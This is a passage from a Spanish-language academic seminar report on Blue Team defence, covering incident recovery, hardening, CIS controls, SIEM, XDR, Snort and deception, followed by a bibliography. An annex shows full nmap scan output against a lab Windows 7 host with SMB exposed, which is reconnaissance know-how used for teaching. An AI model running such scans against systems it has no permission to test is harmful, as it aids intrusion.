3. Recuperación: En esta etapa se busca restablecer el o los servicios afectados, normalmente en esta etapa se utilizarían los resultados de la correcta ejecución de los planes de respaldo de los sistemas, ya sean backups, versiones anteriores, equipos de contingencia, etc.

Adicionalmente a lo mencionado, una medida extra que se tomaría ante un ataque en tiempo real, pero que cuyo impacto fuese devastador, sería la inmediata activación de los planes de recuperación de desastres o continuidad del negocio.[34]

Simultáneamente con las tareas de aislamiento y, previo a la erradicación, se recomienda ejecutar procedimientos forenses para poder identificar la fuente del ataque, esto es:

- Clonación del disco del "paciente cero", tanto su área no volátil como el área volátil.
- Creación de cadena de custodia con mínimo acceso a la evidencia.
- Interrogatorio al o los usuarios(s) del equipo.
- Análisis de los logs de tráfico del FW (si lo hay) o del SIEM disponible en la organización.

1.4.2 Hardenizacion de los equipos afectados.

De acuerdo con el escenario de pruebas de intrusión de la actividad anterior, las actividades de hardenizacion para evitar que el ataque se repita son las siguientes:

- Actualizar el SO operativo al último disponible por el fabricante que cuente con soporte y desarrollo de parches de seguridad constantes.
- Como mínimo, actualizar el SO actual a su version más reciente, incluyendo todos los parches de seguridad disponibles.
- Activación de las actualizaciones automáticas de seguridad, así como configuración de todos los servicios mínimos requeridos para el funcionamiento del equipo para el fin requerido.
- Hacer uso de una estrategia Zero Trust en la que se otorgan los mínimos permisos y aplicaciones requeridas en una máquina para que pueda desarrollar sus actividades.

[34] MINISTERIO DE TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. [en línea]. Bogotá: [s.n.], 2016 [consultado el 28, septiembre, 2022]. 29 p. Guía No. 21. Disponible en Internet: <https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf>.

- Configuración de políticas de sistema entre las cuales se destacan claves con límite de expiración, políticas de creación de claves seguras, bloqueo por intentos de sesión fallidos, limitación de permisos de usuario, entre otras.
- Habilitar el firewall de sistema y hacer cierre de puertos y servicios no requeridos.
- Disponer de un agente de protección de usuario final cuyas funcionalidades sean, pero no se limiten a:
    - Antivirus
    - Antibot
    - Anti-ransomware
    - Cifrado de disco
    - Firewall
    - Etc.

1.4.3 Blue Team vs CSIRT.

A continuación, se presentarán las diferencias entre un Blue Team y el CSIRT en una organización.[35]

Blue Team	**CSIRT**
El blue team realiza un monitoreo continuo de los sistemas informáticos.	El CSIRT actúa luego de que el ciberataque ocurre.
Su objetivo es prevenir que los riesgos de que una vulnerabilidad se materialice sean los mínimos posibles.	Su objetivo es reducir el impacto del ataque al mínimo.
Labor preventiva.	Labor reactiva.
Realiza planes para mitigación o reducción de riesgos.	Ejecuta procedimientos establecidos para la respuesta ante incidentes, va de la mano con los DRP o BCP.
Plan de acción a largo plazo y cíclico para la mejora continua de la seguridad de la información de una organización.	Acción inmediata en el corto plazo ante la materialización de un ataque.

Tabla 2. Comparación entre Blue Team y CSIRT.

De acuerdo con la **¡Error! No se encuentra el origen de la referencia.**, se puede c oncluir que el Blue Team es el equipo de "**prevención de amenazas"** y que el CSIRT es el equipo de **"Respuesta y recuperación ante una amenaza"**, en otras palabras, cada uno de forma respectiva representa la prevención y la reacción frente a un ataque.

1.4.4 CIS

El CIS es el Centro para la seguridad de internet el cual busca, por medio de la colaboración entre los aliados a su comunidad sin ánimo de lucro, hacer del mundo conectado actual un lugar seguro. Es la organización responsable por los controles CIS y los referentes CIS (CIS Controls and CIS Benchmarks), los cuales son

[35] EL CSIRT y el trabajo de un BlueTeam [Anónimo]. Escuela tecnológica especializada en programación, ciberseguridad, XR, IoT, IA y blockchain | CODE SPACE [página web]. [Consultado el 2, octubre, 2022]. Disponible en Internet: <https://codespaceacademy.com/blog/csirt-trabajo-blueteam/>.

reconocidos como las mejores prácticas para el aseguramiento de los sistemas IT y de información a lo largo del mundo.

Cuando se solicita trabajar con CIS, básicamente se busca que sean utilizados los controles y benchmarks definidos para el bien de la organización, es decir, se espera que los lineamientos de CIS sean extrapolados a la organización y las necesidades del negocio para implementarlos y estar acordes a los mejores estándares de seguridad que representa CIS.

Para lograr implementar CIS en una organización, se requiere seguir los 18 Controles Críticos de Seguridad como pasos clave, estos se presentan a continuación en su idioma original:

1. CIS Control 1: Inventory and Control of Enterprise Assets
2. CIS Control 2: Inventory and Control of Software Assets
3. CIS Control 3: Data Protection
4. CIS Control 4: Secure Configuration of Enterprise Assets and Software
5. CIS Control 5: Account Management
6. CIS Control 6: Access Control Management
7. CIS Control 7: Continuous Vulnerability Management
8. CIS Control 8: Audit Log Management
9. CIS Control 9: Email and Web Browser Protections
10. CIS Control 10: Malware Defenses
11. CIS Control 11: Data Recovery
12. CIS Control 12: Network Infrastructure Management
13. CIS Control 13: Network Monitoring and Defense
14. CIS Control 14: Security Awareness and Skills Training
15. CIS Control 15: Service Provider Management
16. CIS Control 16: Application Software Security
17. CIS Control 17: Incident Response Management
18. CIS Control 18: Penetration Testing[36]

Ante la necesidad de trabajar con CIS, lo que espera el Blue Team es que se forme un plan de trabajo para la implementación de los controles CIS en la organización de tal forma que se puedan brindar las recomendaciones necesarias para los controles pertinentes para la organización, se debe tener en cuenta que herramientas como los controles CIS son bases para lograr un nivel de seguridad

[36] CIS CRITICAL Security Controls Implementation Groups [Anónimo]. CIS [página web]. [Consultado el 2, octubre, 2022]. Disponible en Internet: <https://www.cisecurity.org/controls/implementation-groups>.

alto en una organización, pero no son camisa de fuerza y se deben ajustar a las necesidades del negocio.

1.4.5 SIEM

SIEM son las siglas de Security information and event management, es una tecnologia que soporta la detección de amenazas, cumplimiento de normatividades y administración de incidentes de seguridad a traves de una colección y análisis de eventos de seguridad, ya sea en tiempo real o histórico, además de poder obtener una gran cantidad de eventos de varias fuentes.[37]

Las funciones y características de un SIEM son:

- Reconocimiento de amenazas avanzadas en tiempo real.
- Auditoria de cumplimiento de regulaciones.
- Automatización basada en AI.
- Mejora en la eficiencia organizacional.
- Detección de amenazas avanzadas y desconocidas.
- Apoyo en la realización de investigaciones forenses.
- Evaluación y reporte de acuerdo con el cumplimiento de alguna regulación.
- Monitoreo de usuarios y aplicaciones.
- Visibilidad de la red.
- Inteligencia contra amenazas.
- Brinda análisis de datos.

[37] DEFINITION OF Security Information And Event Management (SIEM) - Gartner Information Technology Glossary [Anónimo]. Gartner [página web]. [Consultado el 3, octubre, 2022]. Disponible en Internet: <https://www.gartner.com/en/information-technology/glossary/security-information-and-event-management-siem#:~:text=Security%20information%20and%20event%20management%20(SIEM)%20technology%20supports%20threat%20detection,event%20and%20contextual%20data%20sources.>.

1.4.6 Herramientas de contención de amenazas.

Como herramientas de contención, diferentes a las de detección, se pueden nombrar los XDR, los IPS (mejora de los IDS) y las herramientas de tipo Deception.

1. XDR: XDR es una tecnologia de detección y respuesta de ataques que, haciendo uso de métodos holísticos, recopila y correlaciona diferentes detecciones y datos de actividad en varias capas de seguridad, ya sean emails, Endpoints, cargas de trabajo en nube, en redes o servidores, tal como se ve en la Ilustración 38, con toda esta información, un XDR no solo identifica amenazas en estaciones gestionadas, sino que sobrepasa estos límites para identificar quien y que ha sido infectado.




Ilustración 38. Esquema de un XDR.

Las capacidades principales de un XDR son:

- Análisis multicapa.
- Análisis basado en IA.
- Automatización de investigaciones.
- Detección y contención de amenazas en objetivos atacados.
- Soporte nativo para análisis de comportamiento de usuarios y activos tecnológicos.
- Alimentación compartida de amenazas tanto local como globalmente.
- Reducción en el seguimiento de falsos positivos, enfoque en los verdaderos ataques.

- Integración sencilla con elementos como Firewalls para acciones inmediatas.
- Mejora en las actividades de un SOC tales como: detección, investigación, recomendación, caza.[38] [39]

2. IPS (SNORT): Los IPS, Intrusion Prevention System, son sistemas de red tanto software como hardware que, basados en firmas y comportamientos de los diferentes ataques conocidos, son capaces de detectar y prevenir un ataque en curso.
   SNORT es una herramienta IPS Open Source que utiliza una serie de reglas que ayudan a definir actividad maliciosa en la red para encontrar paquetes con comportamientos similares a actividad maliciosa y, por medio de integraciones con otros elementos de seguridad informática, como los Firewall, sea posible contener una amenaza.[40]
3. Deception: De la mano de la conocida estrategia de honeypots y honeynets, la tecnologia de Deception para seguridad en la organización se presenta como una opción más para la contención de amenazas, esta tecnologia despliega trampas por la red al tiempo que monitorea la misma en búsqueda de la materialización de un ataque, una vez que es detectado, se genera la alerta y este empieza a guiar al atacante hacia varias trampas, haciéndole pensar que ha logrado ingresar y se mueve lateralmente, cuando en realidad no hace más que andar en círculos. Sus principios son: La visibilidad, la prevención y la detección.[41]

[38] ¿QUÉ ES XDR? [Anónimo]. Trend Micro [página web]. [Consultado el 4, octubre, 2022]. Disponible en Internet: <https://www.trendmicro.com/es_es/what-is/xdr.html>.
[39] WHAT IS XDR? Extended Detection and Response | Trellix [Anónimo]. Living Security | Trellix [página web]. [Consultado el 4, octubre, 2022]. Disponible en Internet: <https://www.trellix.com/en-us/security-awareness/endpoint/what-is-xdr.html>.
[40] THE SNORT PROJECT. SNORT R Users Manual [en línea]. snort_manual.pdf. 8, abril, 2020 [consultado el 1, octubre, 2022]. Disponible en Internet: <https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/249/original/snort_manual.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAU7AK5ITMJQBJPARJ/20221004/us-east-1/s3/aws4_request&X-Amz-Date=20221004T034425Z&X-Amz-Expires=172800&X-Amz-SignedHeaders=host&X-Amz-Signature=50413d0576bc90bea2f1de8b2dbbca25f475091f593b922aefb64d4bd2ad2b7d>.
[41] VISIBILITY, PREVENTION, and Detection [Anónimo]. Attivo Networks [página web]. [Consultado el 4, octubre, 2022]. Disponible en Internet: <https://www.attivonetworks.com/solutions/threat-detection/>.




Ilustración 39. Principios de la tecnologia de Deception.

2 CONCLUSIONES

Colombia cuenta con un marco legal con delitos informáticos bien definidos en la ley 1273 de 2009 y está asociado al convenio sobre la ciberdelincuencia por el cual se apoya para legislar y definir procedimientos estandarizados junto con los demás países asociados en pro de combatir los ciberdelitos cometidos usando la internet como medio, adicionalmente, en Colombia existe el Consejo Profesional Nacional de Ingeniería, el cual establece un código de ética al cual se rigen los ingenieros que ejerzan en Colombia su profesión.

El Red Team es un equipo de seguridad de la información de enfoque activo, capaz de vulnerar un SI sin comprometer los datos, esto le permite al equipo reportar sus hallazgos y generar las recomendaciones pertinentes para evitar que actores ajenos a la organización vulneren los sistemas. Para el Red Team, el proceso de pruebas de penetración es parte fundamental de su actuar, este cuenta con unas etapas claras y unas herramientas que apoyan la ejecución de estas etapas, permitiendo a un Red Team el demostrar si un SI es o no vulnerable y así mismo, presentar las recomendaciones respectivas para reducir el riesgo de que se materialice una vulnerabilidad conocida o no en una organización.

El Blue Team es un equipo de seguridad de la información de enfoque preventivo, capaz de generar recomendaciones para evitar un ataque mucho antes de que este pueda materializarse. Las acciones de mitigación de vulnerabilidades sugeridas por los Blue Team deberían ser ejecutadas de acuerdo con la prioridad y riesgo, empezando de mayor a menor, de esta forma se disminuye el riesgo general del activo y el conjunto general de activos, adicionalmente es importante que toda organización cuente con un plan de respuesta a incidentes de seguridad y este vaya de la mano con planes de DRP o BCP, además de apoyarse en los beneficios de un SIEM en condiciones y herramientas de contención de amenazas de ultima tecnologia.

3 RECOMENDACIONES

De acuerdo con el panorama político y ético en Colombia, es clave recomendar el estar siempre actualizados frente a las leyes, normas o códigos, ya sea actualizaciones, nuevas definiciones o reformas totales de estas, pues son lo que define hasta donde es válido, para un ingeniero o profesional en general, su actuación y estos límites podrían tanto expandirse como reducirse, no se debe olvidar que el desconocimiento de la ley o norma no lo exime de su cumplimiento y, en dado caso, de las sanciones aplicables.

Un equipo Red Team dispone de multitud de herramientas para su actuar, aunque existen muchas herramientas de suscripción o libres, no hay ninguna razón para decantarse por un solo tipo. Aunque las herramientas de pago o suscripción cuentan con soporte incluido en general, las herramientas de código libre y no pagas (en la mayoría de los casos) tienen una ventaja que se comparte en este tipo de herramientas y es la comunidad y feedback tan importante que es capaz de generar, es por esto por lo que se recomienda que los profesionales de seguridad no dejen de lado la importante cantidad de información existente en los foros y manuales de las herramientas de código libre, mas aun, no dejar de participar en el desarrollo de los mismos temas, pues no solo se beneficia el profesional sino toda la comunidad.

Las organizaciones no deben meter en saco roto las recomendaciones de un Blue Team, toda vez que la tarea de este finaliza al momento de entregar las recomendaciones a la organización y por ende no es responsable de que se mitiguen las vulnerabilidades encontradas, es por esto por lo que el resultado del Blue Team debe ser anexado al proceso de mejora continua que toda organización debería implementar o tener implementado, de esta forma permanecerá a la vista de los auditores del proceso la aplicabilidad de estas recomendaciones que, de no ser tomadas en cuenta, pueden llevar mantener las puertas completamente abiertas a los diferentes atacantes que pongan la mira en la organización y su data.

BIBLIOGRAFÍA

BACKGROUND - Greenbone Community Documentation [Anónimo]. Redirect to latest Greenbone Community Documentation ... [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://greenbone.github.io/docs/latest/background.html#history-of-the-openvas-project>.

CIS CRITICAL Security Controls Implementation Groups [Anónimo]. CIS [página web]. [Consultado el 2, octubre, 2022]. Disponible en Internet: <https://www.cisecurity.org/controls/implementation-groups>.

COLOMBIA. Ley 1928 del 24 de julio de 2018 [en línea]. (24, julio, 2018) [consultado el 3, septiembre, 2022]. Disponible en Internet: <https://dapre.presidencia.gov.co/normativa/normativa/LEY%201928%20DEL%2024%20DE%20JULIO%20DE%202018.pdf>.

COLOMBIA. CONGRESO. Ley 1273 [en línea]. (5, enero, 2009) [consultado el 30, agosto, 2022]. de la protección de la información y de los datos. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

COPNIA. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [en línea]. codigo_etica.pdf, Bogotá, Colombia. 2015 [consultado el 11, septiembre, 2022]. Disponible en Internet: <https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf>.

COLOMBIA. CONGRESO. Ley 1273 [en línea]. (5, enero, 2009) [consultado el 30, agosto, 2022]. de la protección de la información y de los datos. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

CVE-WEBSITE [Anónimo]. cve-website [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://www.cve.org/CVERecord?id=CVE-2017-0144>.

-------- [Anónimo]. cve-website [página web]. [Consultado el 24, septiembre, 2022]. Disponible en Internet: <https://www.cve.org/About/Overview>.

CVE-WEBSITE [Anónimo]. cve-website [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.cve.org/About/Overview>.

DEFINITION OF Security Information And Event Management (SIEM) - Gartner Information Technology Glossary [Anónimo]. Gartner [página web]. [Consultado el 3, octubre, 2022]. Disponible en Internet: <https://www.gartner.com/en/information-technology/glossary/security-information-and-event-management-siem#:~:text=Security%20information%20and%20event%20management%20(SIEM)%20technology%20supports%20threat%20detection,event%20and%20contextual%20data%20sources.>.

EL CSIRT y el trabajo de un BlueTeam [Anónimo]. Escuela tecnológica especializada en programación, ciberseguridad, XR, IoT, IA y blockchain | CODE SPACE [página web]. [Consultado el 2, octubre, 2022]. Disponible en Internet: <https://codespaceacademy.com/blog/csirt-trabajo-blueteam/>.

EXPLOITDB [Anónimo]. FutureLearn [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.futurelearn.com/info/courses/securing-your-network-from-attacks/0/steps/204073>.

GET A Quick Win in the Battle Against Ransomware by Disabling SMBv1 [Anónimo]. Netwrix Blog | Insights for Cybersecurity and IT Pros [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://blog.netwrix.com/2021/11/30/what-is-smbv1-and-why-you-should-disable-it/>.

GITHUB - greenbone/gsa: Greenbone Security Assistant - The web frontend for the Greenbone Community Edition [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/gsa>.

GITHUB - greenbone/gvmd: Greenbone Vulnerability Manager - The database backend for the Greenbone Community Edition [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/gvmd>.

GITHUB - greenbone/notus-scanner: Notus is a vulnerability scanner for creating results from local security checks [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/notus-scanner>.

GITHUB - greenbone/openvas-scanner: This repository contains the scanner component for Greenbone Community Edition. [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/openvas-scanner>.

GITHUB - greenbone/ospd-openvas: ospd-openvas is an OSP server implementation to allow GVM to remotely control an OpenVAS Scanner [Anónimo]. GitHub [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://github.com/greenbone/ospd-openvas>.

Glossary | CSRC. (s. f.). NIST Computer Security Resource Center | CSRC. https://csrc.nist.gov/glossary

KALI LINUX | Penetration Testing and Ethical Hacking Linux Distribution [Anónimo]. Kali Linux [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.kali.org/>.

METASPLOIT EDITIONS: Network Pen Testing Tool [Anónimo]. Rapid7 [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.rapid7.com/products/metasploit/download/editions/>.

METASPLOIT FRAMEWORK | Metasploit Documentation [Anónimo]. Docs @ Rapid7 [página web]. [Consultado el 24, septiembre, 2022]. Disponible en Internet: <https://docs.rapid7.com/metasploit/msf-overview/>.

MICROSOFT SECURITY Bulletin MS17-010 - Critical [Anónimo]. Microsoft Learn: Build skills that open doors in your career [página web]. [Consultado el 24, septiembre, 2022]. Disponible en Internet: <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>.

MINISTERIO DE TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. [en línea]. Bogotá: [s.n.], 2016 [consultado el 28, septiembre, 2022]. 29 p. Guía No. 21. Disponible en Internet: <https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf>.

NMAP: THE Network Mapper - Free Security Scanner [Anónimo]. Nmap: The Network Mapper - Free Security Scanner [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://nmap.org/>.

OFFENSIVE SECURITY'S Exploit Database Archive [Anónimo]. Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.exploit-db.com/>.

PEÑARREDONDA, JOSÉ LUIS y FUNDACION KARISMA. Detrás de Buggly: la historia de la fachada Andrómeda • ENTER.CO. ENTER.CO [página web]. (9, diciembre, 2015). [Consultado el 12, septiembre, 2022]. Disponible en Internet: <https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/>.

PUBLICACIONES SEMANA S.A. El informe que sacudió el caso de la fachada Andrómeda. Semana.com Últimas Noticias de Colombia y el Mundo [página web]. [Consultado el 12, septiembre, 2022]. Disponible en Internet: <https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/>.

¿QUÉ ES XDR? [Anónimo]. Trend Micro [página web]. [Consultado el 4, octubre, 2022]. Disponible en Internet: <https://www.trendmicro.com/es_es/what-is/xdr.html>.

THE SNORT PROJECT. SNORT R Users Manual [en línea]. snort_manual.pdf. 8, abril, 2020 [consultado el 1, octubre, 2022]. Disponible en Internet: <https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/249/original/snort_manual.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAU7AK5ITMJQBJPARJ/20221004/us-east-1/s3/aws4_request&X-Amz-Date=20221004T034425Z&X-Amz-Expires=172800&X-Amz-SignedHeaders=host&X-Amz-Signature=50413d0576bc90bea2f1de8b2dbbca25f475091f593b922aefb64d4bd2ad2b7d>.

UNAD. Anexo 4 – Escenario 3. Anexo 4 - Escenario 3.pdf, Bogota, Colombia.

WINDOWS 7 support ended on January 14, 2020 [Anónimo]. Microsoft Support [página web]. [Consultado el 23, septiembre, 2022]. Disponible en Internet: <https://support.microsoft.com/en-us/windows/windows-7-support-ended-on-january-14-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962#:~:text=Support%20for%20Windows%207%20came,no%20longer%20receiving%20security%20updates.>.

VISIBILITY, PREVENTION, and Detection [Anónimo]. Attivo Networks [página web]. [Consultado el 4, octubre, 2022]. Disponible en Internet: <https://www.attivonetworks.com/solutions/threat-detection/>.

WHAT IS XDR? Extended Detection and Response | Trellix [Anónimo]. Living Security | Trellix [página web]. [Consultado el 4, octubre, 2022]. Disponible en

Internet: <https://www.trellix.com/en-us/security-awareness/endpoint/what-is-xdr.html>.

WHAT IS Penetration Testing? | Process & Use Cases | Rapid7 [Anónimo]. Rapid7 [página web]. [Consultado el 31, agosto, 2022]. Disponible en Internet: <https://www.rapid7.com/fundamentals/penetration-testing/>.

ANEXOS

ANEXO 1 – RESULTADOS DE NMAP W7 32 BITS


```
root@seminario:/home/estudiante# nmap -T4 -A -v 192.168.56.10 --top-ports 2000
Starting Nmap 7.80 (https://nmap.org ) at 2022-09-17 23:54 -05
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:54
Completed NSE at 23:54, 0.00s elapsed
Initiating NSE at 23:54
Completed NSE at 23:54, 0.00s elapsed
Initiating NSE at 23:54
Completed NSE at 23:54, 0.00s elapsed
Initiating ARP Ping Scan at 23:54
Scanning 192.168.56.10 [1 port]
Completed ARP Ping Scan at 23:54, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:54
Completed Parallel DNS resolution of 1 host. at 23:54, 0.32s elapsed
Initiating SYN Stealth Scan at 23:54
Scanning 192.168.56.10 [2000 ports]
Discovered open port 445/tcp on 192.168.56.10
Discovered open port 554/tcp on 192.168.56.10
Discovered open port 80/tcp on 192.168.56.10
Discovered open port 139/tcp on 192.168.56.10
Discovered open port 135/tcp on 192.168.56.10
Discovered open port 49157/tcp on 192.168.56.10
Discovered open port 2869/tcp on 192.168.56.10
Discovered open port 10243/tcp on 192.168.56.10
Discovered open port 49156/tcp on 192.168.56.10
```


```
Discovered open port 49155/tcp on 192.168.56.10
Discovered open port 49152/tcp on 192.168.56.10
Discovered open port 49153/tcp on 192.168.56.10
Discovered open port 49154/tcp on 192.168.56.10
Completed SYN Stealth Scan at 23:54, 1.70s elapsed (2000 total ports)
Initiating Service scan at 23:54
Scanning 13 services on 192.168.56.10
Service scan Timing: About 53.85% done; ETC: 23:56 (0:00:45
remaining)
Completed Service scan at 23:56, 111.55s elapsed (13 services on 1
host)
Initiating OS detection (try #1) against 192.168.56.10
NSE: Script scanning 192.168.56.10.
Initiating NSE at 23:56
Completed NSE at 23:58, 73.24s elapsed
Initiating NSE at 23:58
Completed NSE at 23:58, 8.01s elapsed
Initiating NSE at 23:58
Completed NSE at 23:58, 0.01s elapsed
Nmap scan report for 192.168.56.10
Host is up (0.00072s latency).
Not shown: 1987 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title.
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Premium 7600 microsoft-
ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
```

